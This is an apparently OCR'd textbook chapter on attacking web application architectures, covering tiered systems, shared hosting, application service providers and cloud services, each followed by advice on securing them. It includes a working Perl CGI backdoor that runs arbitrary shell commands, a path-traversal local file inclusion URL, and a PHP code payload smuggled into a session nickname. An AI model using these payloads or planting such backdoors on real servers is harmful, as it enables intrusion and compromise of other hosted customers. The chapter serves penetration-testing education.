CHAPTER 17

Attacking Application Architecture

Web application architecture is an important area of security that is frequently overlooked when the security of individual applications is appraised. In commonly used tiered architectures, a failure to segregate different tiers often means that a single defect in one tier can be exploited to fully compromise other tiers and therefore the entire application.

A different range of security threats arises in environments where multiple applications are hosted on the same infrastructure, or even share common components of a wider overarching application. In these situations, defects or malicious code within one application can sometimes be exploited to compromise the entire environment and other applications belonging to different customers. The recent rise of "cloud" computing has increased the exposure of many organizations to attacks of this kind.

This chapter examines a range of different architectural configurations and describes how you can exploit defects within application architectures to advance your attack.

Tiered Architectures

Most web applications use a multitiered architecture, in which the application's user interface, business logic, and data storage are divided between multiple layers, which may use different technologies and be implemented on different

physical computers. A common three-tier architecture involves the following layers:

- Presentation layer, which implements the application's interface
- Application layer, which implements the core application logic
- Data layer, which stores and processes application data

In practice, many complex enterprise applications employ a more fine-grained division between tiers. For example, a Java-based application may use the following layers and technologies:

- Application server layer (such as Tomcat)
- Presentation layer (such as WebWork)
- Authorization and authentication layer (such as JAAS or ACEGI)
- Core application framework (such as Struts or Spring)
- Business logic layer (such as Enterprise Java Beans)
- Database object relational mapping (such as Hibernate)
- Database JDBC calls
- Database server

A multitiered architecture has several advantages over a single-tiered design. As with most types of software, breaking highly complex processing tasks into simple and modular functional components can provide huge benefits in terms of managing the application's development and reducing the incidence of bugs. Individual components with well-defined interfaces can be easily reused both within and between different applications. Different developers can work in parallel on components without requiring a deep understanding of the implementation details of other components. If it is necessary to replace the technology used for one of the layers, this can be achieved with minimal impact on the other layers. Furthermore, if well implemented, a multitiered architecture can help enhance the security posture of the whole application.

Attacking Tiered Architectures

A consequence of the previous point is that if defects exist within the implementation of a multitiered architecture, these may introduce security vulnerabilities. Understanding the multitiered model can help you attack a web application by helping you identify where different security defenses (such as access controls and input validation) are implemented and how these may break down across tier boundaries. A poorly designed tiered architecture may make possible three broad categories of attacks:

- You may be able to exploit trust relationships between different tiers to advance an attack from one tier to another.

- If different tiers are inadequately segregated, you may be able to leverage a defect within one tier to directly undercut the security protections implemented at another tier.
- Having achieved a limited compromise of one tier, you may be able to directly attack the infrastructure supporting other tiers and therefore extend your compromise to those tiers.

We will examine these attacks in more detail.

Exploiting Trust Relationships Between Tiers

Different tiers of an application may trust one another to behave in particular ways. When the application is functioning as normal, these assumptions may be valid. However, in anomalous conditions or when under active attack, they may break down. In this situation, you may be able to exploit these trust relationships to advance an attack from one tier to another, increasing the significance of the security breach.

One common trust relationship that exists in many enterprise applications is that the application tier has sole responsibility for managing user access. This tier handles authentication and session management and implements all logic that determines whether a particular request should be granted. If the application tier decides to grant a request, it issues the relevant commands to other tiers to carry out the requested actions. Those other tiers trust the application tier to carry out access control checks properly, and therefore they honor all commands they receive from the application tier.

This type of trust relationship effectively exacerbates many of the common web vulnerabilities examined in earlier chapters. When a SQL injection flaw exists, it can often be exploited to access all data the application owns. Even if the application does not access the database as DBA, it typically uses a single account that can read and update all the application's data. The database tier effectively trusts the application tier to properly control access to its data.

In a similar way, application components often run using powerful operating system accounts that have permission to carry out sensitive actions and access key files. In this configuration, the operating system layer effectively trusts the relevant application tiers to not perform undesirable actions. If an attacker finds a command injection flaw, he can often fully compromise the underlying operating system supporting the compromised application tier.

Trust relationships between tiers can also lead to other problems. If programming errors exist within one application tier, these may lead to anomalous behavior in other tiers. For example, the race condition described in Chapter 11 causes the back-end database to serve up account information belonging to the wrong user. Furthermore, when administrators are investigating an unexpected event or security breach, audit logs within trusting tiers normally are insufficient to fully understand what has occurred, because they simply identify the

trusted tier as the agent of the event. For example, following a SQL injection attack, database logs may record every query injected by the attacker. But to determine the user responsible, you must cross-reference these events with entries in the logs of the application tier, which may or may not be adequate to identify the perpetrator.

Subverting Other Tiers

If different tiers of the application are inadequately segregated, an attacker who compromises one tier may be able to directly undercut the security protections implemented at another tier to perform actions or access data that that tier is responsible for controlling.

This kind of vulnerability often arises in situations where several different tiers are implemented on the same physical computer. This architectural configuration is common practice in situations where cost is a key factor.

Accessing Decryption Algorithms

Many applications encrypt sensitive user data to minimize the impact of application compromise, often to meet regulatory or compliance requirements such as PCI. Although passwords can be salted and hashed to ensure that they cannot be determined even if the data store is compromised, a different approach is needed for data where the application needs to recover the corresponding plaintext value. The most common examples of this are a user's security questions (which may be verified interactively with a help desk) and payment card information (which is needed to process payments). To achieve this, a two-way encryption algorithm is employed. A typical flaw when using encryption is that a logical separation is not obtained between encryption keys and the encrypted data. A simple flawed separation when encryption is introduced into an existing environment is to locate the algorithm and associated keys within the data tier, which avoids impacting the rest of the code. But if the data tier were ever compromised, for example via a SQL injection attack, locating and executing the decryption function would be a simple step for an attacker.

NOTE Regardless of the encryption process, if the application is able to decrypt information, and the application becomes fully compromised, an attacker can always find a logical route to the decryption algorithm.

Using File Read Access to Extract MySQL Data

Many small applications use a LAMP server (a single computer running the open source software Linux, Apache, MySQL, and PHP). In this architecture,

a file disclosure vulnerability within the web application tier, which on its own may not represent a critical defect, can result in unrestricted access to all application data. This is true because MySQL data is stored in human-readable files that the web application process is often authorized to read. Even if the database implements strict access control over its data, and the application uses a range of different low-privileged accounts to connect to the database, these protections may be entirely undercut if an attacker can gain direct access to the data held within the database tier.

For example, the application shown in Figure 17-1 allows users to choose a skin to customize their experience. This involves selecting a cascading style sheets (CSS) file, which the application presents to the user for review.



Figure 17-1: An application containing a function to view a selected file

If this function contains a path traversal vulnerability (see Chapter 10), an attacker can exploit this to gain direct access to arbitrary data held within the MySQL database. This allows him to undercut the controls implemented within the database tier. Figure 17-2 shows a successful attack retrieving the usernames and password hashes from the MySQL user table.



Figure 17-2: An attack that undercuts the database tier to retrieve arbitrary data

TIP **If an attacker has file-write access, he can try to write to the application's configuration, or write to a hosted virtual directory to get command execution. See the `nslookup` example in Chapter 10.**

Using Local File Inclusion to Execute Commands

Most languages contain a function that allows a local file to be included within the current script. The ability for an attacker to specify any file on the filesystem is undeniably a high-risk issue. Such a file could be the `/etc/passwd` file or a configuration file containing a password. In these cases the risk of information disclosure is obvious, but the attacker cannot necessarily escalate the attack to further compromise the system (unlike with remote file inclusion, as described in Chapter 10). However, it may still be possible for an attacker to execute commands by including a file whose contents he partially controls, as a result of other application or platform features.

Consider an application that takes user input within the `country` parameter in the following URL:

```
http://eis/mdsecportal/prefs/preference_2?country=en-gb
```

A user can modify the `country` parameter to include arbitrary files. One possible attack might be to request URLs containing script commands so that these are written to the web server log file and then include this log file using the local file inclusion behavior.

An interesting method exploiting an architectural quirk in PHP is that PHP session variables are written to file in cleartext, named using the session token. For example, the file:

```
/var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7
```

may contain the following content, which includes a user-configured nickname:

```
logged_in|i:1;id|s:2:"24";username|s:11:"manicsprout";nickname|s:22:
"msp";privilege|s:1:"1";
```

An attacker may be able to exploit this behavior by first setting his nickname to `<?php passthru(id);?>`, as shown in Figure 17-3. He can then include his session file to cause the `id` command to be executed using the following URL, as shown in Figure 17-4:

```
http://eis/mdsecportal/prefs/preference_2.php?country=../../../../../../
../../var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7%00
```

Figure 17-3: Configuring a nickname containing server-executable script code

Figure 17-4: Executing the session file containing the malicious nickname via the local file inclusion function

HACK STEPS

1. **As described throughout this book, for any vulnerability you identify within the application, think imaginatively about how this can be exploited to achieve your objectives. Countless successful hacks against web applications begin from a vulnerability that is intrinsically limited in its impact. By exploiting trust relationships and undercutting controls implemented elsewhere within the application, it may be possible to leverage a seemingly minor defect to carry out a serious breach.**
2. **If you succeed in performing arbitrary command execution on any component of the application, and you can initiate network connections to other hosts, consider ways of directly attacking other elements of the application's infrastructure at the network and operating system layers to expand the scope of your compromise.**

Securing Tiered Architectures

If carefully implemented, a multitiered architecture can considerably enhance an application's security, because it localizes the impact of a successful attack. In the basic LAMP configuration described previously, in which all components run on a single computer, the compromise of any tier is likely to lead to complete compromise of the application. In a more secure architecture, the compromise of one tier may result in partial control over an application's data and processing, but it may be more limited in its impact and perhaps contained to the affected tier.

Minimize Trust Relationships

As far as possible, each tier should implement its own controls to defend against unauthorized actions and should not trust other application components to

prevent security breaches that the tier itself can help block. Here are some examples of this principle being applied to different tiers of the application:

- The application server tier can enforce role-based access control over specific resources and URL paths. For example, the application server can verify that any request for the `/admin` path was received from an administrative user. Controls can also be imposed over different kinds of resources, such as specific types of scripts and static resources. This mitigates the impact of certain kinds of access control defects within the web application tier, because users who are not authorized to access certain functionality will have their request blocked before it reaches that tier.
- The database server tier can provide various accounts for use by the application for different users and different actions. For example, actions on behalf of unauthenticated users can be carried out with a low-privileged account allowing read-only access to a restricted set of data. Different categories of authenticated users can be assigned different database accounts, granting read-and-write access to different subsets of the application's data, in line with the user's role. This mitigates the impact of many SQL injection vulnerabilities, because a successful attack may result in no further access than the user could legitimately obtain by using the application as intended.
- All application components can run using operating system accounts that possess the least level of privileges required for normal operation. This mitigates the impact of any command injection or file access flaws within these components. In a well-designed and fully hardened architecture, vulnerabilities of this kind may provide an attacker with no useful opportunities to access sensitive data or perform unauthorized actions.

Segregate Different Components

As far as possible, each tier should be segregated from interacting with other tiers in unintended ways. Implementing this objective effectively may in some cases require different components to run on different physical hosts. Here are some examples of this principle being applied:

- Different tiers should not have read- or write-access to files used by other tiers. For example, the application tier should not have any access to the physical files used to store database data, and should only be able to access this data in the intended manner using database queries with an appropriate user account.
- Network-level access between different infrastructure components should be filtered to permit only services with which different application tiers are intended to communicate. For example, the server hosting the main

application logic may be permitted to communicate with the database server only via the port used to issue SQL queries. This precaution will not prevent attacks that actually use this service to target the database tier. But it will prevent infrastructure level attacks against the database server, and it will contain any operating system level compromise from reaching the organization's wider network.

Apply Defense in Depth

Depending on the exact technologies in use, a variety of other protections can be implemented within different components of the architecture to support the objective of localizing the impact of a successful attack. Here are some examples of these controls:

- All layers of the technology stack on every host should be security hardened, in terms of both configuration and vulnerability patching. If a server's operating system is insecure, an attacker exploiting a command injection flaw with a low-privileged account may be able to escalate privileges to fully compromise the server. The attack may then propagate through the network if other hosts have not been hardened. On the other hand, if the underlying servers are secured, an attack may be fully contained within one or more tiers of the application.
- Sensitive data persisted in any tier of the application should be encrypted to prevent easy disclosure in the event that that tier is compromised. User credentials and other sensitive information, such as credit card numbers, should be stored in encrypted form within the database. Where available, built-in protection mechanisms should be used to protect database credentials held on the web application tier. For example, in ASP.NET 2.0, an encrypted database connection string can be stored in the `web.config` file.

Shared Hosting and Application Service Providers

Many organizations use external providers to help deliver their web applications to the public. These arrangements range from simple hosting services in which an organization is given access to a web and/or database server, to full-fledged application service providers (ASPs) that actively maintain the application on behalf of the organization. Arrangements of this kind are ideal for small businesses that do not have the skills or resources to deploy their own application, but they are also used by some high-profile companies to deploy specific applications.

Most providers of web and application hosting services have many customers and typically support multiple customers' applications using the same

infrastructure, or closely connected infrastructures. An organization that chooses to use one of these services therefore must consider the following related threats:

- A malicious customer of the service provider may attempt to interfere with the organization's application and its data.
- An unwitting customer may deploy a vulnerable application that enables malicious users to compromise the shared infrastructure and thereby attack the organization's application and its data.

Web sites hosted on shared systems are prime targets for script kiddies seeking to deface as many web sites as possible, because compromising a single shared host can often enable them to attack hundreds of apparently autonomous web sites in a short period of time.

Virtual Hosting

In simple shared hosting arrangements, a web server may simply be configured to support multiple virtual web sites with different domain names. This is achieved via the `Host` header, which is mandatory in HTTP version 1.1. When a browser issues an HTTP request, it includes a `Host` header containing the domain name contained in the relevant URL and sends the request to the IP address associated with that domain name. If multiple domain names resolve to the same IP address, the server at this address can still determine which web site the request is for. For example, Apache can be configured to support multiple web sites using the following configuration, which sets a different web root directory for each virtually hosted site:

```
<VirtualHost *>
  ServerName wahh-app1.com
  DocumentRoot /www/app1
</VirtualHost>

<VirtualHost *>
  ServerName wahh-app2.com
  DocumentRoot /www/app2
</VirtualHost>
```

Shared Application Services

Many ASPs provide ready-made applications that can be adapted and customized for use by their customers. This model is cost-effective in industries where large numbers of businesses need to deploy highly functional and complex applications that provide essentially the same functionality to their end users. By using the services of an ASP, businesses can quickly acquire a suitably branded application without incurring the large setup and maintenance costs that this would otherwise involve.

The market for ASP applications is particularly mature in the financial services industry. For example, a given country may have thousands of small retailers that want to offer their customers in-store payment cards and credit facilities. These retailers outsource this function to dozens of different credit card providers, many of whom are themselves start-ups rather than long-established banks. These credit card providers offer a commoditized service in which cost is the main discriminator. Accordingly, many of them use an ASP to deliver the web application that is provided to end users. Within each ASP, the same application therefore is customized for a huge number of different retailers.

Figure 17-5 illustrates the typical organization and division of responsibilities in this kind of arrangement. As you can see from the numerous agents and tasks involved, this setup involves the same kinds of security problems as the basic shared hosting model; however, the issues involved may be more complex. Furthermore, additional problems are specific to this arrangement, as described in the next section.



Figure 17-5: The organization of a typical application service provider

Attacking Shared Environments

Shared hosting and ASP environments introduce a range of new potential vulnerabilities by which an attacker can target one or more applications within the shared infrastructure.

Attacks Against Access Mechanisms

Because various external organizations have a legitimate need to update and customize the different applications in a shared environment, the provider

needs to implement mechanisms by which this remote access can be achieved. In the simplest case of a virtually hosted web site, this may merely involve an upload facility such as FTP or SCP, via which customers can write files within their own web root.

If the hosting arrangement includes provision of a database, customers may need to obtain direct access to configure their own database setup and retrieve data that the application has stored. In this situation, providers may implement a web interface to certain database administrative functions or may even expose the actual database service on the Internet, allowing customers to connect directly and use their own tools.

In full-blown ASP environments, where different types of customers need to perform different levels of customization on elements of the shared application, providers often implement highly functional applications that customers can use for these tasks. These are often accessed via a virtual private network (VPN) or a dedicated private connection into the ASP's infrastructure.

Given the range of remote access mechanisms that may exist, a number of different attacks may be possible against a shared environment:

- The remote access mechanism itself may be insecure. For example, the FTP protocol is unencrypted, enabling a suitably positioned attacker (for example, within a customer's own ISP) to capture login credentials. Access mechanisms may also contain unpatched software vulnerabilities or configuration defects that enable an anonymous attacker to compromise the mechanism and interfere with customers' applications and data.
- The access granted by the remote access mechanism may be overly liberal or poorly segregated between customers. For example, customers may be given a command shell when they require only file access. Alternatively, customers may not be restricted to their own directories and may be able to update other customers' content or access sensitive files on the server operating system.
- The same considerations apply to databases as for filesystem access. The database may not be properly segregated, with different instances for each customer. Direct database connections may use unencrypted channels such as standard ODBC.
- When a customized application is deployed for the purpose of remote access (for example, by an ASP), this application must take on the responsibility of controlling different customers' access to the shared application. Any vulnerabilities within the administrative application may allow a malicious customer or even an anonymous user to interfere with the applications of other customers. They may also allow customers with the limited capability to update their application's skin to escalate privileges and modify elements of the core functionality involved in their application to their

advantage. Where this kind of administrative application is deployed, any kind of vulnerability within this application may provide a vehicle to attack the shared application accessed by end users.

Attacks Between Applications

In a shared hosting environment, different customers typically have a legitimate need to upload and execute arbitrary scripts on the server. This immediately raises problems that do not exist in single-hosted applications.

Deliberate Backdoors

In the most obvious kind of attack, a malicious customer may upload content that attacks the server itself or other customers' applications. For example, consider the following Perl script, which implements a remote command facility on the server:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");

if (param()){my $command = param("cmd");
    $command=`$command`;

print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

Accessing this script over the Internet enables the customer to execute arbitrary operating system commands on the server:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1
Host: wahh-maliciousapp.com

HTTP/1.1 200 OK
Date: Sun, 03 Jul 2011 19:16:38 GMT
Server: Apache/2.0.59
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html
        PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
```

```
</head>
<body>
apache
</body>
</html>
```

Because the malicious customer's commands are executing as the Apache user, it is likely that this will allow access to the scripts and data belonging to other customers of the shared hosting service.

This kind of threat also exists in the context of an ASP-managed shared application. Although the core application functionality is owned and updated by the ASP, individual customers typically can modify this functionality in certain defined ways. A malicious customer may introduce subtle backdoors into code that he controls, enabling him to compromise the shared application and gain access to other customers' data.

TIP **Backdoor scripts can be created in most web scripting languages. For more examples of scripts in other languages, see `http://net-square.com/papers/one_way/one_way.html#4.0`.**

Attacks Between Vulnerable Applications

Even if all customers in a shared environment are benign, and upload only legitimate scripts that are validated by the environment's owner, attacks between applications will, of course, be possible if vulnerabilities unwittingly exist within the applications of individual customers. In this situation, one vulnerability within a single application may enable a malicious user to compromise both that application and all others hosted within the shared environment. Many types of common vulnerability fall into this category. For example:

- A SQL injection flaw in one application may enable an attacker to perform arbitrary SQL queries on the shared database. If database access is inadequately segregated between different customers, an attacker may be able to read and modify the data used by all applications.
- A path traversal vulnerability in one application may enable an attacker to read or write arbitrary files anywhere on the server filesystem, including those belonging to other applications.
- A command injection flaw in one application may enable an attacker to compromise the server and, therefore, the other applications hosted on it, in the same way as described for a malicious customer.

Attacks Between ASP Application Components

The possible attacks described previously may all arise in the context of a shared ASP application. Because customers typically can perform their own

customizations to core application functionality, a vulnerability introduced by one customer may enable users of a customized application to attack the main shared application, thereby compromising the data of all the ASP's customers.

In addition to these attacks, the ASP scenario introduces further possibilities for malicious customers or users to compromise the wider shared application, because of how different components of the shared application must interoperate. For example:

- Data generated by different applications is often collated in a common location and viewed by ASP-level users with powerful privileges within the shared application. This means that an XSS-type attack within a customized application may result in compromise of the shared application. For example, if an attacker can inject JavaScript code into log file entries, payment records, or personal contact information, this may enable him to hijack the session of an ASP-level user and therefore gain access to sensitive administrative functionality.
- ASPs often employ a shared database to hold data belonging to all customers. Strict segregation of data access may or may not be enforced at the application and database layers. However, in either case some shared components typically exist, such as database stored procedures, that are responsible for processing data belonging to multiple customers. Defective trust relationships or vulnerabilities within these components may allow malicious customers or users to gain access to data in other applications. For example, a SQL injection vulnerability in a shared stored procedure that runs with definer privileges may result in the compromise of the entire shared database.

HACK STEPS

1. **Examine the access mechanisms provided for customers of the shared environment to update and manage their content and functionality. Consider questions such as the following:**
   - **Does the remote access facility use a secure protocol and suitably hardened infrastructure?**
   - **Can customers access files, data, and other resources that they do not legitimately need to access?**
   - **Can customers gain an interactive shell within the hosting environment and perform arbitrary commands?**
2. **If a proprietary application is used to allow customers to configure and customize a shared environment, consider targeting this application as a means of compromising the environment itself and individual applications running within it.**

3. **If you can achieve command execution, SQL injection, or arbitrary file access within one application, investigate carefully whether this provides any means of escalating your attack to target other applications.**
4. **If you are attacking an ASP-hosted application that is made up of both shared and customized components, identify any shared components such as logging mechanisms, administrative functions, and database code components. Attempt to leverage these to compromise the shared portion of the application and thereby attack other individual applications.**
5. **If a common database is used within any kind of shared environment, perform a comprehensive audit of the database configuration, patch level, table structure, and permissions, perhaps using a database scanning tool such as NGSSquirrel. Any defects within the database security model may provide a means of escalating an attack from within one application to another.**

Attacking the Cloud

The ubiquitous buzzword "cloud" refers roughly to the increased outsourcing of applications, servers, databases, and hardware to external service providers. It also refers to the high degree of virtualization employed in today's shared hosting environments.

Cloud services broadly describes on-demand Internet-based services that provide an API, application, or web interface for consumer interaction. The cloud computing provider normally stores user data or processes business logic to provide the service. From an end-user perspective, traditional desktop applications are migrating to cloud-based equivalents, and businesses can replace entire servers with on-demand equivalents.

A frequently mentioned security concern in moving to cloud services is loss of control. Unlike with traditional server or desktop software, there is no way for a consumer to proactively assess the security of a particular cloud service. Yet the consumer is required to hand over all responsibility for the service and data to a third party. For businesses, more control is being ceded to an environment where the risks are not fully qualified or quantified. Published vulnerabilities in the web applications supporting cloud services are also not widespread, because the web-based platform is not open to the same scrutiny as traditional client/server downloadable products.

This concern about loss of control is similar to existing concerns that businesses may have about choosing a hosting provider, or that consumers may have about choosing a web mail provider. But this issue alone does not reflect the raised stakes that cloud computing brings. Whereas compromising a single conventional web application could affect thousands of individual users, compromising a cloud service could affect thousands of cloud subscribers, all with

customer bases of their own. Whereas a flawed access control may give unauthorized access to a sensitive document in a work flow application, in a cloud self-service application it may give unauthorized access to a server or cluster of servers. The same vulnerability in an administrative back-end portal could give access to entire company infrastructures.

Cloud Security from a Web Application Perspective

With a fluid definition, implemented differently by every cloud provider, no proscriptive list of vulnerabilities is applicable to all cloud architectures. It is, however, possible to identify some key areas of vulnerabilities unique to cloud computing architectures.

NOTE **A commonly quoted defense mechanism for cloud security is the encryption of data at rest or in transit. However, encryption may provide minimal protection in this context. As described in the earlier section "Tiered Architectures," if an attacker bypasses the application's checks for authentication or authorization and makes a seemingly legitimate request for data, any decryption functions are automatically invoked by components lower in the stack.**

Cloned Systems

Many applications rely on features of the operating system when drawing on entropy to generate random numbers. Common sources are related to the features of the system itself, such as system uptime, or information about the system's hardware. If systems are cloned, attackers possessing one of the clones could determine the seeds used for random-number generation, which could in turn allow more accurate predictions about the state of random-number generators.

Migration of Management Tools to the Cloud

At the heart of an enterprise cloud computing service is the interface through which servers are provisioned and monitored. This is a self-service environment for the customer, often a web-enabled version of a tool originally used for internal server management. Former standalone tools that have been ported to the web often lack robust session management and access control mechanisms, particularly where no role-based segregation existed previously. Some solutions observed by the authors have used tokens or GUIDs for server access. Others have simply exposed a serialization interface through which any of the management methods could be called.

Feature-First Approach

Like most new fields, cloud service providers promote a feature-first approach in attracting new customers. From an enterprise perspective, cloud environments are nearly always managed over a self-service web application. Users are given

a wide variety of user-friendly methods by which they can access their data. An opt-out mechanism for features generally is not offered.

Token-Based Access

Numerous cloud resources are designed to be invoked on a regular basis. This creates the need to store a permanent authentication token on the client, decoupled from the user's password and used to identify a device (as opposed to a user). If an attacker can gain access to a token, he can access the user's cloud resources.

Web Storage

Web storage is one of the main end-user attractions of cloud computing. To be effective, web storage should support a standard browser or browser extension, a range of technologies and extensions to HTTP such as WebDAV, and often cached or token-based credentials, as just discussed.

Another issue is that a web server on a domain is often Internet-visible. If a user can upload HTML and induce other users to access their upload file, he can compromise those users of the same service. Similarly, an attacker can take advantage of the Java same-origin policy and upload a JAR file, gaining full two-way interaction whenever that JAR file is invoked elsewhere on the Internet.

Securing Shared Environments

Shared environments introduce new types of threats to an application's security, posed by a malicious customer of the same facility and by an unwitting customer who introduces vulnerabilities into the environment. To address this twofold danger, shared environments must be carefully designed in terms of customer access, segregation, and trust. They also must implement controls that are not directly applicable to the context of a single-hosted application.

Secure Customer Access

Whatever mechanism is provided for customers to maintain the content under their control, this should protect against unauthorized access by third parties and by malicious customers:

- The remote access mechanism should implement robust authentication, use cryptographic technologies that are not vulnerable to eavesdropping, and be fully security hardened.
- Individual customers should be granted access on a least-privilege basis. For example, if a customer is uploading scripts to a virtually hosted server, he should have only read and write permissions to his own document root. If a shared database is being accessed, this should be done using

a low-privileged account that cannot access data or other components belonging to other customers.

- If a customized application is used to provide customer access, it should be subjected to rigorous security requirements and testing in line with its critical role in protecting the security of the shared environment.

Segregate Customer Functionality

Customers of a shared environment cannot be trusted to create only benign functionality that is free of vulnerabilities. A robust solution, therefore, should use the architectural controls described in the first half of this chapter to protect the shared environment and its customers from attack via rogue content. This involves segregating the capabilities allowed to each customer's code as follows to ensure that any deliberate or unwitting compromise is localized in its impact and cannot affect other customers:

- Each customer's application should use a separate operating system account to access the filesystem that has read and write access only to that application's file paths.
- The ability to access powerful system functions and commands should be restricted at the operating system level on a least-privilege basis.
- The same protection should be implemented within any shared databases. A separate database instance should be used for each customer, and low-privileged accounts should be assigned to customers, with access to only their own data.

NOTE **Many shared hosting environments based on the LAMP model rely on PHP's safe mode to limit the potential impact of a malicious or vulnerable script. This mode prevents PHP scripts from accessing certain powerful PHP functions and places restrictions on the operation of other functions (see Chapter 19). However, these restrictions are not fully effective and have been vulnerable to bypasses. Although safe mode may provide a useful layer of defense, it is architecturally the wrong place to control the impact of a malicious or vulnerable application, because it involves the operating system trusting the application tier to control its actions. For this reason and others, safe mode has been removed from PHP version 6.**

TIP **If you can execute arbitrary PHP commands on a server, use the `phpinfo()` command to return details of the PHP environment's configuration. You can review this information to establish whether safe mode is enabled and how other configuration options may affect what actions you can easily perform. See Chapter 19 for further details.**

Segregate Components in a Shared Application

In an ASP environment where a single application comprises various shared and customizable components, trust boundaries should be enforced between components that are under the control of different parties. When a shared component, such as a database stored procedure, receives data from a customized component belonging to an individual customer, this data should be treated with the same level of distrust as if it originated directly from an end user. Each component should be subjected to rigorous security testing originating from adjacent components outside its trust boundaries to identify any defects that may enable a vulnerable or malicious component to compromise the wider application. Particular attention should be paid to shared logging and administrative functions.

Summary

Security controls implemented within web application architectures present a range of opportunities for application owners to enhance the overall security posture of their deployment. As a consequence, defects and oversights within an application's architecture often can enable you to dramatically escalate an attack, moving from one component to another to eventually compromise the entire application.

Shared hosting and ASP-based environments present a new range of difficult security problems, involving trust boundaries that do not arise within a single-hosted application. When you are attacking an application in a shared context, a key focus of your efforts should be the shared environment itself. You should try to ascertain whether it is possible to compromise that environment from within an individual application, or to leverage one vulnerable application to attack others.

Questions

Answers can be found at `http://mdsec.net/wahh`.

